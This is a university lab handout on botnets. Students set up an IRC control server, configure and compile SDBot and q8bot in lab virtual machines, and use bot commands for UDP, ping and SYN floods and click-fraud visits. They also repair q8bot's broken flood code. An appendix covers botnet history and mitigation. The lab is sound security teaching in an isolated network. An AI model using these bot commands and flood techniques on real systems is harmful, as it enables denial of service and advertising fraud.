

ECE4112 Internetwork Security
Lab 10: Botnets

Group Number: _____

Member Names: _____

Date Assigned: March 28, 2012

Date Due: April 5, 2012

Please read the entire lab and any extra materials carefully before starting. Be sure to start early enough so that you will have time to complete the lab. Answer ALL questions in the **Answer Sheet** and be sure you turn in ALL materials listed in the **Turn-in Checklist** on or before the Date Due.

Goal: The goal of this lab is to introduce you to the concept of Botnets, and showcase some features of popular bots.

Summary: You will install two different bots, use them to carry out attacks, and analyze the results.

Background: Read Appendix A: An edited excerpt from the Ph.D. proposal of Chris Lee, Appendix B: “Bots, Drones, Zombies, Worms and Other Things That Go Bump in the Night” (www.swatit.org/bots) and Appendix C: “Tracking Botnets” (<http://www.honeynet.org/papers/bots/>).

Prelab Questions: None

Lab Scenario: For this lab you will set up an IRC server on your Red Hat 4.0 host machine and then infect two virtual machines (one Windows one Linux) with bots that will connect to it. To help with the transfer of files between all of the machines, it may be helpful to set up Shared folders on the virtual machines. To do so, see Appendix C.

NOTE:

- Some groups report getting errors during the IRC install because in a previous lab, they had run a virus that added exploit code to the beginning of the headers and they didn't restore the originals. To get it back you just need to copy back a good version:

```
cp /usr/include/stdio.h /usr/local/include/
```

- If you are having trouble connecting to the IRC server (running on the WS 4.0 machine) from the virtual machines, then in a terminal in the WS 4.0 machine, type the following:

```
$ service iptables stop
to disable the firewall. Also make sure other firewalls are disabled.
```




Figure 1 - Lab Scenario Network Diagram

Section 1: Setup

1.1 Setting up the IRCd server

IRC networks, while not as popular as many web-based chatrooms, are considered part of the “underground” Internet, and public IRC servers are home to many hacking groups and illegal software (warez) release groups, mainly because of the relative anonymity users can have while connected to IRC. Because of this, botnets are a feasible method of controlling victims without directly connecting to them. IRC servers are usually part of a network, providing multiple servers for clients to connect to (if one is closer, or less loaded), which enhances the hard-to-trace nature of IRC.

For the first section of the lab, we will need to set up an IRC server on our host machine to simulate a public server where the attacker would control the infected machines.

Copy the file *irc2.11.1.tgz* from the NAS to your host machine. Perform the following procedure to set up the IRC daemon on the WS4.0 machine:

```
# tar -xzyf irc2.11.1.tgz
# cd irc2.11.1
# ./configure
# cd i686-pc-linux-gnu
# make all; make install
```

Once the IRCd is installed, we need to give it a configuration file. The example configuration file included with the installation is set up so the server acts as a node in a network. On the NAS is a pre-configured *ircd.conf* file, which changes around the configuration of the server so it will act as a single server. Copy this *ircd.conf* file to */usr/local/etc/*:

```
# cp ircd.conf /usr/local/etc/
```

To get the IRC software is up and running, we will need to turn off the firewall so that it won't interfere with our incoming and outgoing connections. Open a terminal and type

```
#service iptables stop
```

To start the server up, run the following command:

```
# /usr/local/sbin/ircd -s
```

The “-s” parameter prevents the *ircd* process from launching *iauth*, a daemon which performs ident requests for incoming IRC clients. This process takes more time than necessary, since the Redhat and windows machines don't answer these requests and they have to time out. We don't want this for our situation, so we turn it off.

Once the IRCd server is running, click on the “red hat” icon in the WS4.0 interface. Select “Internet” and then “IRC.” You can put in whatever nickname you like. Click “Skip server list on startup” and then connect to a random server. When the X-Chat window pops up, go to Server → Disconnect to cancel connecting to the server. In the bottom text bar, type the command:

```
/server <WS4.0 IP> 6668
```

Once the server logs you in (there may be some time before the MOTD displays), type the following command to join a channel.

```
/join #ece4112
```




Figure 2 - Connected to an IRC channel

You will now be in the newly created #ece4112 channel. Note that IRC channels are similar to radio channels, if there were an infinite number of frequency bands available. The “chat rooms” are created by a user joining the same channel as other users. The channel user list is displayed on the right side of the screen; this is where the bots will appear when they are running properly on an infected machine.

1.2 Setting up the Virtual Machines

You will be using two of your existing virtual machines: one Windows XP and one RedHat 7.2. No additional setup is needed.

Section 2: SDBot

The first bot you will work with is SDBot, which is written in C and uses IRC to communicate with the bot master. It is neither the most powerful bot nor the most popular, but the setup is straightforward, and the version of the code we have has the self-replicating routines removed, so it is easier to control.

2.1 Installation and Configuration

Copy the SDBot folder from the NAS to your Windows XP virtual machine. Because SDBot is a C program, we have to install a windows C compiler. In the SDBot folder run the file *lccwin32.exe* to install the compiler. Click through the install process, leaving all of the default options in place.

Once LCC is installed, open the *sdbot05b.c* file in Wordpad and scroll down to the section labeled “bot configuration.” Make the following changes to the listed variables:

1. `botid[] = “f00f00”` → `botid[] = “bot1”`
2. `password[] = “bar”` → `password[] = “password”`
3. `server[] = “irc.dal.net”` → `server[] = “ircserver”`
4. `port = 6667` → `port = 6668`
5. `channel[] = “#foobar”` → `channel[] = “#ece4112”`
6. `filename[] = “syscfg32-bot.exe”` → `filename[] = “4112SDbot.exe”`

This sets up the bot to connect to the IRC server we set up on the WS 4.0 host machine. Save the file as *4112bot.c* and exit Wordpad.

Now, browse to *C:\windows\system32\drivers\etc* and edit the *hosts* file in Notepad to include the line:

```
<WS 4.0 IP> ircserver
```

Save the file.

Now run the *make-lcc-4112.bat* file to create a *4112bot.exe* executable. This is the executable that you would need to get onto a victim machine and launch to make it part of your botnet. How to get the .exe onto a victim machine is beyond the scope of this lab, but recall techniques learned in previous labs.

Once the SDbot is installed, all firewall software will need to be disabled so that it won't interfere with our experiments. Open the task manager, click the Processes tab, and end the *blackice.exe* and *blackd.exe* processes. This will need to be done after every reboot.

Also ensure that the windows firewall is disabled by navigating to the control panel and clicking on the Network Connections icon. Then right click the active connection icon, select Properties, click the Advanced tab, and ensure that the Windows firewall is turned off.

2.2 Meet Your Bot

Run the *4112bot.exe* executable on the XP virtual machine. Go back onto your host machine and watch the X-Chat window. Within a few minutes a host with random letters for a username should log into your channel; this is your bot. Log into your bot by typing:

.login password (bot responds: *password accepted*)

In the X-Chat window now type:

.si

The bot should respond with some information about the system it is running on.

Screenshot #1: Take a screenshot of the X-Chat window showing successful login and system information printout.

Now type:

.repeat 6 .delay 1 .execute 1 winmine.exe

Q2.1. What is the result of this command?

The file *sdbot_commandref.html* is a list of commands that you can execute using SDBot. We'll take a look at a few of them now.

2.3 UDP Flood

We will now use our bot to execute a UDP flood attack against your RedHat 7.2 machine (make sure to boot it up).

1. Open up ethereal on the host machine and filter the packets with these expressions:
((ip.src==<XP ip>) && (ip.dst==<RH7.2 ip>) && udp)
2. Click on the Capture tab and click on Options.
3. Check the "real time" and "automatic scrolling" under display options and start Capture.
4. Use the command reference page to find the command for a UDP flood. Use the command to send 1000 4096 byte packets to port 23 RedHat 7.2 machine. Use a 1 ms delay.
6. Wait until the bot displays "finished sending packets to < RH7.2 ip>".
7. Stop Ethereal.
8. Click on the Statistics tab on the Ethereal menu bar
9. Click on "Summary"
10. Check the Avg MBit/s traffic Displayed

Q2.2. What command did you use?

Q2.3. What happens if you don't specify the port number to use for the UDP flood?

Q2.4. How many bots would be needed to flood a 1 Gbit link with UDP packets?

Q2.5: How might this attack be prevented from the perspective of the flood target? From the perspective of the infected victim?

2.4 Ping Flood

Now we'll use the bot to execute a PING flood attack against the same target.

1. Open up ethereal and filter the packets with these expressions:
((ip.src==<XP ip>) && (ip.dst==<RH7.2 ip>) && icmp)
2. Click on the Capture tab and click on Options.
3. Make sure "real time" and "automatic scrolling" under display options is checked and start Capture.
4. Use the command reference to find the command for a PING flood. Use 1000 packets of size 4096, sent to the RedHat 7.2 machine. Use a 1 ms delay.
6. Wait until the bot displayed "finished sending packets to <WS4.0 ip>".
7. Stop Ethereal.
8. click on the Statistics tab on the ethereal
9. Click on "Summary"
10. Check the Avg MBit/s traffic Displayed

Q2.6. What command did you use?

Q2.7. How many bots would be needed to flood a 1 Gbit link with ICMP packets?

Q2.8. From the result of the two floods, which one is more efficient: UDP or ICMP flood?

Q2.9. Based on your answer to question 2.7, when would you not use the more efficient one?

2.5 Fraudulent Pay-per-click Count

Another use that botnets have been put to is to generate a fraudulent number of webpage referrals in pay-per-click advertising schemes. This is how it works: An advertising agency puts up a "banner" on an individual's webpage, and pays the individual a nominal amount every time a visitor to the webpage clicks on the banner (which is a link to the sponsor's website). Botnets can be used to generate large numbers of false "clicks" on these banners, thus fraudulently earning the individual a lot of money. This is how this is accomplished:

1. Open up ethereal and filter the packets with these expressions: (((ip.src==<WinXP IP>) && (ip.dst==57.35.6.10) && tcp) || (ip.src==57.35.6.10 && (ip.dst==< WinXP IP >) && tcp))
2. Click on the Capture tab and click on Options.
3. Make sure "real time" and "automatic scrolling" under display options is checked and start Capture.
4. SDbot command for fraudulent pay-per-click: .visit http://57.35.6.10/index.html http://<yourWebSite>.com
6. Wait until the bot displayed "url visited."
7. Stop Ethereal.
8. Now examine any tcp packet by right-clicking and selecting "Follow TCP stream."

Screenshot #2: Take a screenshot of the tcp stream showing the source and referrer web page.

2.6 Bot Removal

Open up the Task Manager (Ctrl+Alt+Del) and you should see the bot running under the conspicuous process name *4112SDBot.exe*; if you were trying to hide the bot, you would, of course, pick a much less obvious name. Use the Task Manager to kill the process and restart your virtual machine. Once it has rebooted open up Task Manager again. Your bot should still be running. This is one of the most powerful things about bots; once you infect a computer, it stays infected (unless the user gets smart and fully deletes it).

1. Use Task Manager to kill the process again.
2. Open the file "sdbot05a.c"
3. Search for the function "void uninstall (void)" and examine its code
From this, you should be able to tell what the names of SDBot's registry entries are.

Q.2.10. Where are the registry entries? Why are the entries placed in these two locations?

4. Open the registry editor by clicking Start→Run and typing in "regedit".
5. Delete the registry entries as described by the source code and restart the virtual machine.
6. Verify that sdbot05a.exe and TEMP.exe no longer show up as processes in Windows Task Manager.

Q.2.11. How would a user know where in their registry the bot is located if the source code were not available for inspection?

Section 3: q8Bot

Q8bot is one of the thinnest available bots and one of the few available for linux. It is written in C. Its main functionality is to generate DoS attacks against select targets.

3.1 Installation and Configuration

Power up your Redhat 7.2 virtual machine. Copy the *q8bot.c* file from the Network Attached Storage to the VM.

Before operating the qbot software, we will need to turn off the firewall so that it won't interfere with our incoming and outgoing connections. Open a terminal and type

```
#service iptables stop
```

As with SDBot, you will need to make a few modifications to the q8bot file before it can be compiled and executed. Open up the source code file in your favorite editor. You need to configure the bot to connect the IRC server and channel you previously created. You will see the lines :

```
char *servers[] = {  
    "changeme!!",  
    (void*)0
```

Change the text in the quotes to the IRC server's IP address – that is your WS 4.0 IP Address. Next, change the channel name. Remember that on the workstation machine, you are already logged into the channel #ece4112. So, change the lines:

```
#define CHAN "SETME!!"
```

to:

```
#define CHAN "#ece4112"
```

Lastly, change the ircd port number from 6667 to 6668:

```
#define IRCD_PORT 6667 → #define IRCD_PORT 6668
```

Compile and run the bot using :

```
gcc -o 4112q8bot q8bot.c  
./4112q8bot
```

The program turns itself into a daemon and moves into the background. However, it does a pretty shabby job of hiding itself. Type in:

```
ps -e
```

You should see q8bot running plain as day. Note the bot's process id. Now, run:

```
ps -ef
```

The bot is gone! Use the man pages to figure out what the `-e` and `-f` flags do.

Q3.1. What process is listed as running using q8bot's process id when you used `ps -ef`?

Q3.2. Open the bot's source code and identify the lines responsible for this renaming. Why does this renaming only work when the `-f` flag is used? (Hint: look at the other entries with and without the `-f` flag. What is different about the process names displayed in the corresponding lists?)

Q3.3. Of what we have done so far, what could we have done differently to make the bot less noticeable when not using the `-f` flag? (You've only done one thing with the bot so far...)

If your bot has started up successfully, in a couple of minutes it should log in to the IRC server. The bot will log into the server with a random username. Note that the IRC server does not allow users to log in with the same nickname. Hence, the bot generates a random nickname each time it connects. Can this be used to detect the bot on the network?

Screenshot #3: Take a screenshot of the X-Chat window showing the bot successfully joining the channel.

3.2 Using q8bot

To say that q8bot is not user friendly is an understatement. The source code itself has little or no comments and is structured to ensure minimum readability. Of course, it is malicious software, and not expected to live up to the strict industry source code standards! However, there is a little help in the code that will enable us to explore the functionality of this bot.

Look for the function titled "help" in the code. You will see a listing of commands the bot understands.

Q3.4 List any three commands that you find there which you think might be useful to the attacker. Which command do you think can perform great damage?

Now, we will use the TSUNAMI command to launch a DoS attack against your Windows XP virtual machine. As can be seen in the source code, the format is `TSUNAMI <target> <secs>`. On your host machine, open ethereal and filter the packets using:

```
ip.src == <Red Hat 7.2 IP> && ip.dst == <Win XP VM IP>
```

Start capture. In your X-IRC client window, type:

```
TSUNAMI <WinXP IP> 10
```

This command will launch a DoS attack against the XP virtual machine.

Q3.5 What destination port is the attack traffic directed to?

Note that the bot may quit after it has completed the attack (I tried to fix it, but the code is a mess, so I couldn't get at all of the exit calls). If this happens, just restart it on your Red Hat virtual machine.

Our aim in this lab is not turn students into script-kiddies. And so far, you have done nothing but just use existing source code to launch attacks. The actual source code for the q8bot was not functional and we had to make a few changes to get the DDoS attacks to work. It will be a good exercise to get your hands dirty and get the PAN attack to work.

Q3.6 Make changes to the source code so that the PAN attack can execute successfully. For help, look at the differences between the code for pan function and the tsunami function in the source file. List the changes that were required to get it to work.

Q3.7 What command did you issue on the irc channel to launch the PAN attack?

Screenshot #4: Take a screenshot of the ethereal capture of the PAN tcp/syn flood attack to your WinXP virtual machine copy.

Q3.8 Can botnets be formed by relying on protocols other than IRC? If yes, give a possible protocol that can be used.

Section 4: HoneyNet Botnet Capture Analysis

In this section we will explore how botnets can be analyzed by setting up honeypots. Since we cannot run a honeypot connected to the Internet in our lab, we will use packet traces from a

German HoneyNet team which did an extensive analysis on the botnets they captured on their HoneyNet.

Connect to your Network Attached Storage and download the *botnet-trace.pcap* file. You can use either ethereal or snort to analyse the files.

A detailed discussion of the analysis of botnets using honeypots can be found in Appendix B.

The IP address of the Honeypot involved in the trace is 172.16.134.191. The honeypot has been setup with an IRC server. The trace file contains packets of an actual attacker logging into the honeypot and running exploits. Adequate analysis of the sniffed packets should help you answer the following questions.

Q4.1 What ethereal filter setting will you use to view IRC connections coming to the honeypot?

Q4.2 Sniff out the IRC packets in the pcap file and analyze the first few connections. You will see login attempts by the user. What username did the user try to login with (you will be able to find at least 2 easily)? Were the attempts successful?

Q4.3 After the user successfully gains access to the honeypot, you will see him set the mode with the `-x` and `+i` flags. What do you think is the use of these settings?

Q4.4 What source IP(s) are the attacks coming from?

Turn-in checklist

You need to turn in:

- Answer sheet.
- 4 screenshots
- Any corrections or additions to the lab.

Appendix A: Edited from the Ph.D. proposal of Chris Lee October 2007

Chapter 1 Introduction

Criminals use the anonymity and pervasiveness of the Internet to commit fraud, extortion, and theft. One of the primary tools in their toolkit are botnets. Botnets allow criminals to accumulate and covertly control multiple internet connected computers. They use this network of controlled computers to flood networks with traffic from multiple sources, send spam, spread infection, spy on users, commit click-fraud, run adware, and to setup phishing sites. This presents serious privacy risks and financial burdens on business and individuals. Furthermore, all indicators are showing that the problem is worsening, because the research and development cycle of the criminal industry is current faster than of the security industry.

Origin and History of the Problem

Since the first IRC controlled bot in 1999, criminals have exploited the power and anonymity of botnets to commit fraud, coercion, and theft. Today botnets have grown into an massive economy with areas of specialization in the various stages of building and using the malicious network. During a six-month period in 2006, Symantec observed over 4.5 million distinct infected computers. A recent estimate by Vint Cerf, placed the number of infected host at 150 million hosts. In a 2006 FBI report on cybercrime, the estimated cost to US businesses was 67.2 billion dollars during the year of 2005 [**Error! Reference source not found.**]. Since the risks of operating botnets are minimal and the economics of operating botnets is favorable to the botmasters, the problem will continue to grow.

Much of the previous work has focused on understanding the botnet malware and on botnet detection. To understand botnet malware, researchers can use the source code, perform reverse engineering on the binary, monitor the botnet activities within a virtualized environment, or take network measurements of the botnet traffic. Malware writers have very advanced anti-analysis methods in common use that thwart each of these techniques. They apply encryption to the binary (packing), detect debuggers or virtualized environments, and refuse to load, keeping the original machine code instructions away from the researcher. Botnet source code is very difficult for researchers to find and in general is kept private by the malware writers. Recently, a strong trend of towards alternate command and control (C&C) communication channels has been concerning as writers have been experimenting with Gnutella servers, the waste P2P protocol, webserver-based (HTTP) communications, and stenography. These alternate channels hide or obfuscate the C&C communication, making botnets difficult to detect and mitigate. Since the malware binary can change and use common protocols such as HTTP, intrusion detection systems (IDS) have difficulty detecting the communications.

1 Introduction to Botnets

The current working definition of a 'botnet' is a large number of hosts controlled by a single entity without the knowledge of the owners. The controlling entity is known as the "botmaster" and typically rents the services of the botnet or uses it directly for their own means. Typically botnets are used for spying, spamming, click-fraud, adware, and distributed denial of service (DDoS) attacks.

1.1 Brief History

Even though the first few bots were fairly advanced in functionality, the packaging and deployment of new botnets took off when a usable code base, SDBot, was released. From there, botnets increased in complexity and functionality. Many of the new features were designed to avoid detection, steal data, exploit vulnerabilities, launch network attacks, and send spam. In this section, I focus on showing the trends of botnet code bases and functionality.

The first IRC enabled trojan, Pretty Park **[Error! Reference source not found.]****[Error! Reference source not found.]**, was first seen in March 1999. It was written in Delphi and had many of the features still in use today. It had the ability to report the computer details, search for email addresses, retrieve passwords, update its functionality, transfer files, redirect traffic, perform DoS attacks, and communicate to IRC.

Remote controlling of bots started with the SubSeven, originally found in May of 1999 **[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]**. The SubSeven trojan allowed created a backdoor on the victim machine by running the SubSeven server. IRC remote control started in version 2.1 when it permitted the SubSeven server to be receive commands by IRC. This style of botnet management became quite popular and was integrated in many of the future botnet variants.

In 2000, the Global Threat Bot (GTBot) **[Error! Reference source not found.]** appeared. It built upon the mIRC IRC client and used mIRC's scripting interface to create a bot that can respond to IRC events. Additionally it could support raw TCP and UDP socket connections allowing a wide range of spoofing and denial of service activities. GTBot had functionality to perform port scanning, flooding, cloning, and could anonymize bot client access to the IRC server.

SDBot was written in 2000 lines of C and appeared in 2002. In its original form, it did not provide much of the common functionalities such as spreading and DDoS, but because the code was released under the GPL, many derivative bots were formed from this source (including SpyBot). In spite of the popularity of using the SDBot code base for building new variants, the code was actually not very clean nor modular.

AgoBot (aka Gaobot or Phatbot), which premiered in late 2002, is a sophisticated, professional code base **[Error! Reference source not found.]**. Most source bundles based on AgoBot contains around 20,000 lines of C/C++. It consists of various components for IRC communication, target exploits, DDoS attacks, shell encodings and polymorphic obfuscations, password harvesting, anti-virus removal, and debugger detection. One of the Phatbot variants was the first to use the WASTE P2P file sharing protocol to control the botnet.

Rbot introduced the use of runtime software package encryption tools such as Morphine, UPX, ASPack, PESpin, and others, to obfuscate the binary payload to avoid signature based IDS systems. Polybot extended this in March 2004, to morph its code every time it infects a machine.

As the internet community cracks down on botnets, the botmasters use different tactics to avoid blocking. At first, botnets were blocked by taking down their IRC channels. So they used

their own IRC servers. Then botnets were blocked by blocking those IP addresses, so botmasters used domain names to "herd" their bots to an active IRC server. Then when ISPs learned that they can block connection by caching bad answers for the DNS entry, botmasters use methods to diversify the domain names, IPs, and protocol. In May of 2006, after much success of taking down the botnet C&C servers, the botmaster started to use fast flux DNS to cycle the bots around to multiple servers. "Fast flux" refers to the practice of continuously updating the DNS entries at regular intervals **[Error! Reference source not found.]****[Error! Reference source not found.]**. This shifted the centralizing agent of control from the C&C computer to the DNS architecture.

To evade detection, botnets are starting to use alternate communication channels. Some use the HTTP protocol to access webpages that have commands embedded in them **[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]**. This could include popular blogs, search-engine results, or webmail sites. Many people have noted the rise in the use of peer-to-peer (P2P) protocol based botnets and their resiliency **[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]****[Error! Reference source not found.]**. Commands can be embedded in DNS records **[Error! Reference source not found.]**, news server postings, or random discovery of peers with instructions**[Error! Reference source not found.]**.

The trends suggest a move towards solid code bases, alternate communication channels for control, novel herding tactics, and new forms of malicious activity such as "ransomware", instant message spam (SPIM), and blog spam (SLOG). As botnet tools becomes more available, novice botmasters are trying to use the tools to form their own botnets, which are usually very small. Thus botnets are becoming more numerous, with many smaller (typically used for credit card and limited DDoS) and a few mammoths like the Peacomm botnet (used primarily for spamming). Browser bugs are also being exploited in new ways to allow a temporary takeover of computers.

1.2 Detecting Botnets

Security specialists have difficulty taking down botnets due to the very nature of the internet. The first challenge is the international nature of the internet. Even if an attacker is identified, there are language and legal issues to cross in order to prosecute. There are centers in various countries (CERTs) to handle reports and then work with local internet providers to help mitigate attacks. The second problem is the scale of the number of compromised hosts on the internet. Even if the botnet control is taken offline, there are still scores of infected computers waiting to be recruited into the next botnet. The third problem is detection and reporting. Most botnets go undetected because of inadequate monitoring and only few people know how to report a botnet. This is perhaps the quickest, cheapest, most effective change we can make to the war on botnets: teach people how to spot and report them basically a neighborhood watch program for the internet to make it an environment hostile to crime.

Honeynets **[Error! Reference source not found.]** are networks of vulnerable machines (honeypots) that are heavily monitored for spurious activity. These networks have been very successful in obtaining self-propagating malware and capturing the communication between the infected host and the command and control (C&C)**[Error! Reference source not found.]**. However, the Honeynet Alliance **[Error! Reference source not found.]** is very reluctant to do any form of reporting or cooperation with law enforcement due to the legal status of the

Alliance. Alliance members disseminate information through generic, bi-yearly reports and Know Your Enemy (KYE) papers. Due to the legal constraints of honeynet operators, honeynets are trivial to fingerprint [**Error! Reference source not found.**].

Low-interaction honeypots, such as Nepenthes and HoneyD, are highly effective at collecting botnet malware for known exploits [**Error! Reference source not found.**][**Error! Reference source not found.**][**Error! Reference source not found.**][**Error! Reference source not found.**]. Nepenthes emulates a vulnerability, e.g., LSASS, and when an attacker attempts the exploit, it will decode the exploit code and attempt to download the malware. Since it is completely emulated, the system remains uncompromised and is much less burden to operate than a high-interaction honeypot. However, it is limited to known and implemented vulnerabilities.

ShadowServer.org is dedicated to detecting and *reporting* botnets. On their website, they maintain several meaningful statistics relating to the number and sizes of botnets. They use Nepenthes as a primary part of its overall strategy to detecting botnets. After collecting the malware, they use tools to decode the malware and obtain the C&C information. The primary tool is CWSandbox.

Other common methods for detecting botnets include anti-virus software, netflow monitoring for specific C&C port numbers, anomaly-based intrusion detection systems (IDS), spam monitoring, and domain name server (DNS) monitoring. Recent work [**Error! Reference source not found.**] argued that botnets could be detected by watching the DNS lookups to DNS black list servers (DNSBLs). Botmasters test the DNSBLs to see how effective their bots will be when spamming.

1.3 Botnet Mitigation Strategies

Botnet mitigation falls into 8 categories [**Error! Reference source not found.**][**Error! Reference source not found.**][**Error! Reference source not found.**]:

1. Host-based prevention

Anti-virus software, personal firewalls

2. Network-based prevention

Network firewalls, intrusion detection systems, intrusion prevention systems, rate limiting

3. Host cleaning

Anti-virus software, spyware sweepers, reformatting, manual cleaning

4. C&C blocking

Port blocking (e.g., port 6667), protocol blocking, host blocking (of either the infected host or the C&C)

5. C&C takedown

Removal or blocking of the C&C host

6. C&C redirection poisoning

DNS poisoning, IP black-holing, silent-peering (Jamming)

7. Economic disincentive

*Reduce the price botmasters can charge for their botnets, increase the cost to form the botnet, or increase the cost when using the botnet (e.g., BlueFrog's [**Error! Reference source not found.**] approach to spam)*

8. Legal action

Reporting the botnet to a law enforcement organization (LEO)

There was a recent debate at NANOG 39 ISP Security BOF discussing the relative benefits between taking down a botnet or monitoring it [**Error! Reference source not found.**]. The argument typically segments between system administrators on one side and researchers and LEOs on the other. System administrators lack the time to investigate botnet activity and work to limit liability by simply black-holing the traffic. Researchers and LEOs want to study the botnet, its activities, and find evidence. Furthermore, as botmasters are using evolving techniques to keep bots connected to the C&C, performing take-downs and black-holing traffic become less effective.

2 Botnet Research

The best way to learn how current botnets operate is to observe them directly. The easiest way to observe a botnet is to infect a host and observe its communication. However, this has liability issues in that if you have knowledge that your computer is running malicious software and it attacks someone, you are aiding the criminals [**Error! Reference source not found.**]. If your computer is infected and you had no countermeasures, you could be considered negligent. Some researchers have been successful in running an infected host and blocking all attack commands. This would be rendered problematic if the protocol is encrypted. With peer-to-peer botnets, even relaying the command could place you in a liable position.

The next best way to track a botnet is to monitor the communications at the C&C. This would require discovery of the C&C and permission for the owner of the compromised host to allow you to monitor it. However, now that the owner of the compromised host knows the host is compromised, they now are liable for continuing the operation of the botnet.

Another option is to monitor the communications of large networks at the border, discover botnets, and then reroute connections destined to the control center to a Honeypot or tarpit. This effectively switches those hosts over to a friendly controller. This is an effective mitigation strategy, but not one for learning how botnets operate or for learning how botnet tactics evolve. This requires an agreement with an ISP and has some privacy issues (which means lawyers). Also, the use of peer-to-peer protocols for botnet communication defeat this blocking.

3 Related Work

The German Honeynet Project used honeypots to track botnets and published their findings in a Know Your Enemy (KYE) paper [**Error! Reference source not found.**]. They created a malware collection daemon called mwcollect and connected it to IPs on a German ISP. They found that the most common attacks came from Windows XP and Windows 2000 computers and targeted the Windows filesharing ports of 445, 139, 137, and 135. This Windows traffic consisted of more than 80% of the observed traffic. Three bot families, Agobot, SDBot, and GTBot, comprised a majority of the botnet infections with occasional infections by variants of the DSNX, Q8, kaiten, and Perlbot families. Most of their bots used dynamic DNS to locate the C&C and used passwords to protect the IRC channels from outsiders. The two most commonly used IRC servers were Unreal IRCd and a cracked version of ConferenceRoom.

The same group also used high-interaction honeypots by allowing them to be infected, monitoring their traffic, and identifying the connection details to the C&C. They then used a highly customized IRC client to connect to the C&C, pretending to be an infected host, and monitored the C&C for botnet details. In four months, they were able to track over 100 botnets and 226,586 unique IP addresses connecting to those botnets. Most botnets consisted of only a few hundred bots, but there were several large botnets with up to 50,000 hosts. They also found that home computers are commonly infected with multiple bots, one that they found had 16 different bots installed. They observed 226 DDoS attacks during that duration, which mainly targeted dial-up lines.

Holz recorded the number of new bot variants observed for each of AgoBot and SDBot [Error! Reference source not found.] and the results are graphed in Figure 1. In 2003 and the beginning of 2004, Agobot was the leading codebase for new botnets, but starting in June of 2004, SDBot quickly stormed onto the scene and became the dominant codebase.

